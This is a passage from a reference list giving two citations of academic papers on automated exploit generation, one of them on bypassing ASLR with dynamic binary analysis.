- [21] Yan Wang et al. “Revery: From proof-of-concept to exploitable”. In: *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*. 2018, pp. 1914–1927.
- [22] Mow Wei Loon and Hsiao Hsu-Chun. “Bypassing ASLR with Dynamic Binary Analysis for Automated Exploit Generation” (2021).